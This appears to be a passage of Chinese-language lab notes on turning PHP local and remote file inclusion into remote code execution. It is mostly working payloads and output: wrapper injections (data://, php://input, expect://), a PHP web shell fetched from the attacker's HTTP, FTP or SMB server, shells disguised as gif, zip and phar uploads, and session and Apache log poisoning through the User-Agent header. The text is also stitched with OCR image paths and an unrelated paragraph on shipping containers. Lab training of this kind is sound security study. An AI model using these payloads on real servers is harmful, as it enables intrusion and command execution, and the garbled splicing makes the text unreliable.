zdHJlYW0gY29udGV4dCBvcHRpb24uCjtvcGVuc3NsLmNhcGF0aD0KCltmZmldCjsgRkZJIEF
QSSByZXN0cmljdGlvbi4gUG9zc2libGUgdmFsdWVzOgo7ICJwcmVsb2FkIiAtIGVuYWJsZWQ
gaW4gQ0xJIHNjcmlwdHMgYW5kIHByZWxvYWRlZCBmaWxlcyAoZGVmYXVsdCkKOyAiZmFsc2U
iICAgLSBhbHdheXMgZGlzYWJsZWQKOyAidHJ1ZSIgICAgLSBhbHdheXMgZW5hYmxlZAo7ZmZ
pLmVuYWJsZT1wcmVsb2FkCgo7IExpc3Qgb2YgaGVhZGVycyBmaWxlcyB0byBwcmVsb2FkLCB
3aWxkY2FyZCBwYXR0ZXJucyBhbGxvd2VkLgo7ZmZpLnByZWxvYWQ9CmV4dGVuc2lvbj1leHB
lY3QK

' | base64 -d | grep allow_url_include

allow_url_include = On
```

远程代码执行

data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id

```
Chenduoduo@htb[/htb]$ curl -s 'http://94.237.59.174:54053/index.php?
language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID
8%2BCg%3D%3D&cmd=id' | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
Chenduoduo@htb[/htb]$ curl -s -X POST --data '<?php
system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?
```

```
language=php://input&cmd=id" | grep uid
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
Chenduoduo@htb[/htb]$ echo
'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d |
grep expect
extension=expect
```

```
Chenduoduo@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php?
language=expect://id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
Chenduoduo@htb[/htb]$ echo
'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d |
grep allow_url_include

allow_url_include = On
```

基于python的远程代码执行

```
Chenduoduo@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
Chenduoduo@htb[/htb]$ sudo python3 -m http.server <LISTENING_PORT>
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:
<LISTENING_PORT>/) ...
```

`http://<SERVER_IP>:<PORT>/index.php?language=http://10.10.15.222:8888/shell.php&cmd=id`

基于FTP

```
Chenduoduo@htb[/htb]$ sudo python -m pyftpdlib -p 21

[SNIP] >>> starting FTP server on 0.0.0.0:21, pid=23686 <<<
[SNIP] concurrency model: async
[SNIP] masquerade (NAT) address: None
[SNIP] passive ports: None
```

`http://<SERVER_IP>:<PORT>/index.php?language=ftp://<OUR_IP>/shell.php&cmd=id`

```
Chenduoduo@htb[/htb]$ curl 'http://<SERVER_IP>:<PORT>/index.php?
language=ftp://user:pass@localhost/shell.php&cmd=id'
...SNIP...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SMB

如果易受攻击的 Web 应用程序托管在 Windows 服务器上（我们可以从 HTTP 响应标头中的服务器版本看出），则我们不需要为 RFI 利用启用 `allow_url_include` 设置，因为我们可以使用 SMB 协议来包含远程文件。这是因为 Windows 将远程 SMB 服务器上的文件视为普通文件，这些文件可以直接使用 UNC 路径引用。

我们可以使用 `Impacket 的 smbserver.py` 启动 SMB 服务器，默认情况下允许匿名身份验证，如下所示：

```
Chenduoduo@htb[/htb]$ impacket-smbserver -smb2support share $(pwd)
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

现在，我们可以使用 UNC 路径（例如 `\\<OUR_IP>\share\shell.php`）包含我们的脚本，并像之前一样使用 （`&cmd=whoami`） 指定命令：

`http://<SERVER_IP>:<PORT>/index.php?language=\\<OUR_IP>\share\shell.php&cmd=whoami`

LFI 和文件上传

Function	Read Content	Execute	Remote URL
PHP			
`include()`/`include_once()`	✅	✅	✅
`require()`/`require_once()`	✅	✅	❌
NodeJS			
`res.render()`	✅	✅	❌
Java			

Function	Read Content	Execute	Remote URL
`import`	✅	✅	✅
.NET			
`include`	✅	✅	✅

```
Chenduoduo@htb[/htb]$ echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

上传文件后，我们需要做的就是通过 LFI 漏洞将其包含在内。要包含上传的文件，我们需要知道上传文件的路径。在大多数情况下，尤其是对于图像，我们可以访问我们上传的文件，并可以从其 URL 获取其路径。在我们的例子中，如果我们在上传图像后检查源代码，我们可以获取它的 URL：

```
<img src="/profile_images/shell.gif" class="profile-image" id="profile-image">
```

注意： 正如我们所看到的，我们可以使用 '/profile_images/shell.gif' 作为文件路径。如果我们不知道文件上传到哪里，那么我们可以对 uploads 目录进行模糊测试，然后对我们上传的文件进行模糊测试，尽管这可能并不总是有效，因为某些 Web 应用程序会正确隐藏上传的文件。

有了上传的文件路径，我们需要做的就是将上传的文件包含在 LFI 易受攻击的函数中，然后执行 PHP 代码，如下所示：
`http://<SERVER_IP>:<PORT>/index.php?language=./profile_images/shell.gif&cmd=id`

zip 上传

我们可以利用 zip 包装器来执行 PHP 代码。但是，默认情况下不启用此包装器，因此此方法可能并不总是有效。为此，我们可以先创建一个 PHP Web shell 脚本并将其压缩成一个 zip 存档（名为 `shell.jpg`），如下所示：

```
Chenduoduo@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
```

上传 `shell.jpg` 存档后，我们可以将其包含在 `zip` 包装器中 （`zip://shell.jpg`），然后使用 `#shell.php`（URL 编码）引用其中的任何文件。最后，我们可以像往常一样使用 `&cmd=id` 执行命令，如下所示：

```
http://<SERVER_IP>:<PORT>/index.php?language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
```

注意： 我们在文件名前添加了 uploads 目录（`./profile_images/`），因为易受攻击的页面（`index.php`）位于主目录中。

Phar 上传
最后，我们可以使用 `phar://` 包装器来实现类似的结果。为此，我们首先将以下 PHP 脚本写入 `shell.php` 文件中：

```php
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
```

此脚本可以编译成 `phar` 文件，调用该文件时，会将 Web shell 写入 `shell.txt` 子文件，我们可以与之交互。我们可以将其编译成 `phar` 文件并将其重命名为 `shell.jpg`，如下所示：

```
Chenduoduo@htb[/htb]$ php --define phar.readonly=0 shell.php && mv
shell.phar shell.jpg
```

现在，我们应该有一个名为 `shell.jpg` 的 phar 文件。将其上传到 Web 应用程序后，我们只需使用 `phar://` 调用它并提供其 URL 路径，然后使用 `/shell.txt`（URL 编码）指定 phar 子文件，以获取我们使用（`&cmd=id`）指定的命令的输出，如下所示：

`http://<SERVER_IP>:<PORT>/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id`

Log 投毒

以下任何具有 Execute 权限的函数都应该容易受到这些攻击：


Function	Read Content	Execute	Remote URL
PHP			
`include()`/`include_once()`	✅	✅	✅
`require()`/`require_once()`	✅	✅	❌
NodeJS			
`res.render()`	✅	✅	❌
Java			

Function	Read Content	Execute	Remote URL
`import`	✓	✓	✓
.NET			
`include`	✓	✓	✓

PHP Session 投毒

大多数 PHP Web 应用程序都使用 PHPSESSID Cookie，它可以在后端保存特定的用户相关数据，因此 Web 应用程序可以通过其 Cookie 跟踪用户详细信息。这些详细信息存储在后端的会话文件中，并保存在 Linux 上的 `/var/lib/php/sessions/` 和 Windows 上的 `C:\Windows\Temp\` 中。包含用户数据的文件名称与带有 sess_ 前缀的 PHPSESSID Cookie 的名称匹配。例如，如果 PHPSESSID Cookie 设置为 el4ukv0kqbvoirg7nkp4dncpk3，则它在磁盘上的位置将为 /var/lib/php/sessions/sess_el4ukv0kqbvoirg7nkp4dncpk3 。

在 PHP 会话中毒攻击中，我们需要做的第一件事是检查我们的 PHPSESSID 会话文件，看看它是否包含任何我们可以控制和中毒的数据。因此，让我们首先检查一下我们的会话是否设置了 PHPSESSID cookie：



The idea of using some type of shipping container was not completely novel. Boxes similar to modern containers had been used for combined rail- and horse-drawn transport in England as early as 1792. The US government used small standard-sized containers during the Second World War, which proved a means of quickly and efficiently unloading and distributing supplies.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	nhhv8i0o6ua4g88bkdl9u1fdsd	134.209.184.216	/	Session	35	false	false	None

正如我们所看到的，我们的 PHPSESSID cookie 值是 nhhv8i0o6ua4g88bkdl9u1fdsd，因此它应该存储在 /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd .让我们尝试通过 LFI 漏洞包含此会话文件并查看其内容：

`http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd`


/var/lib/php/sessions/sess_tqqcgpav81kf870mnujtp2pi41
注意： 正如您可能很容易猜到的那样，cookie 值会因会话而异，因此您需要使用在自己的会话中找到的 cookie 值来执行相同的攻击。

我们可以看到 session 文件包含两个值：page（显示所选语言页面）和 preference（显示所选语言）。 首选项值不受我们的控制，因为我们没有在任何地方指定它，必须自动指定它。但是，页面值在我们的控制之下，因为我们可以通过 ？ language= 参数来控制它。

让我们尝试将 page 的值设置为自定义值（例如 language 参数），并查看它在会话文件中是否发生变化。我们只需访问指定了？language=session_poisoning 的页面即可实现此目的，如下所示：

`http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning`

让我们再次包含会话文件以查看内容：
`http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd`



page|s:17:"session_poisoning";preference|s:7:"Spanish";
Notice: Undefined variable: p2 in **/var/www/html/index.php** on line **51**

这一次，会话文件包含 session_poisoning 而不是 es.php，这证实了我们能够控制会话文件中 page 的值。下一步是通过将 PHP 代码写入会话文件来执行中毒步骤。我们可以通过将？language= 参数更改为 URL 编码的 Web Shell 来编写一个基本的 PHP Web Shell，如下所示：
`http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E`

最后，我们可以包含会话文件并使用 &cmd=id 执行命令：
`http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id`
/var/lib/php/sessions/sess_tqqcgpav81kf870mnujtp2pi41&cmd=id


服务器日志投毒
Apache 和 Nginx 都维护各种日志文件，例如 access.log 和 error.log。access.log 文件包含有关向服务器发出的所有请求的各种信息，包括每个请求的 User-Agent 标头。由于我们可以控制请求中的 User-Agent 标头，因此我们可以像上面一样使用它来毒害服务器日志。

一旦中毒，我们需要通过 LFI 漏洞包含日志，为此，我们需要对日志具有读取访问权限。默认情况下，Nginx 日志可由低权限用户读取（例如 www-data），而 Apache 日志只能由具有高权限的用户（例如 root/adm 组）读取。但是，在较旧或配置错误的 Apache 服务器中，这些日志可能被低权限用户读取。

默认情况下，Apache 日志位于 Linux 上的 `/var/log/apache2/` 和 Windows 上的 `C:\xampp\apache\logs\` 中，而 Nginx 日志位于 Linux 上的 `/var/log/nginx/` 和 Windows 上的 `C:\nginx\log\` 中。但是，在某些情况下，日志可能位于不同的位置，因此我们可能会使用 LFI Wordlist 对其位置进行模糊测试，这将在下一节中讨论。

那么，让我们尝试从 /var/log/apache2/access.log 包含 Apache 访问日志，看看我们得到什么：

```
http://<SERVER_IP>:<PORT>/index.php?language=/var/log/apache2/access.log
```




History

CONTAINERS

```
134.209.184.216 - - [23/Aug/2020:01:56:49
+0000] "GET / HTTP/1.1" 200 1450 "-"
"Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0" 134.209.184.216
- - [23/Aug/2020:01:56:49 +0000] "GET
/style.css HTTP/1.1" 200 1651
"http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0" 134.209.184.216 - - [23/Aug
/2020:01:56:49 +0000] "GET /image.jpg
HTTP/1.1" 200 190402
"http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0" 134.209.184.216 - - [23/Aug
/2020:01:56:49 +0000] "GET /favicon.ico
HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT
10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53
+0000] "GET /index.php?language=es.php
HTTP/1.1" 200 1446
"http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0"
```

正如我们所看到的，我们可以读取日志。日志包含远程 IP 地址 、 请求页面 、 响应代码和 User-Agent 标头。如前所述，User-Agent 标头由我们通过 HTTP 请求标头控制，因此我们应该能够使该值中毒。

使用 Burp Suite 拦截我们之前的 LFI 请求，并将 User-Agent 标头修改为 Apache Log Poisoning：




Target: http://134.209.184.216:32415

```
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: Apache Log Poisoning
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1
```

```
      134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET / HTTP/1.1"
200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /style.css
HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /image.jpg
HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /favicon.ico
HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET
/index.php?language=es.php HTTP/1.1" 200 1446
"http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-"
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
<br />
<b>Notice</b>:  Undefined variable: p2 in
<b>/var/www/html/index.php</b> on line <b>51</b><br />
      <p class="read-more">
        <a href="#">Read More</a>
      </p>
    </div>
  </div>
  <div class="blog-card alt">
    <div class="meta">
      <div class="photo" style="background-image:
```

3,602 bytes | 114 millis

正如预期的那样，我们的自定义 User-Agent 值在包含的日志文件中可见。现在，我们可以通过将 User-Agent 头文件设置为基本的 PHP Web Shell 来使其中毒：




```
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: <?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1
```

```
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-"
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1456 "-"
"Apache Log Poisoning"
<br />
```

我们还可能通过 cURL 发送请求来毒害日志，如下所示：

```
Chenduoduo@htb[/htb]$ echo -n "User-Agent: <?php system(\$_GET['cmd']);
?>" > Poison
Chenduoduo@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -H
@Poison
```

由于日志现在应该包含 PHP 代码，LFI 漏洞应该执行此代码，我们应该能够获得远程代码执行。我们可以使用 （&cmd=id） 指定要执行的命令：



```
GET /index.php?language=/var/log/apache2/access.log&cmd=id HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1
```

```
      134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET / HTTP/1.1"
200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /style.css
HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows
NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /image.jpg
HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "Mozilla/5.0
(Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /favicon.ico
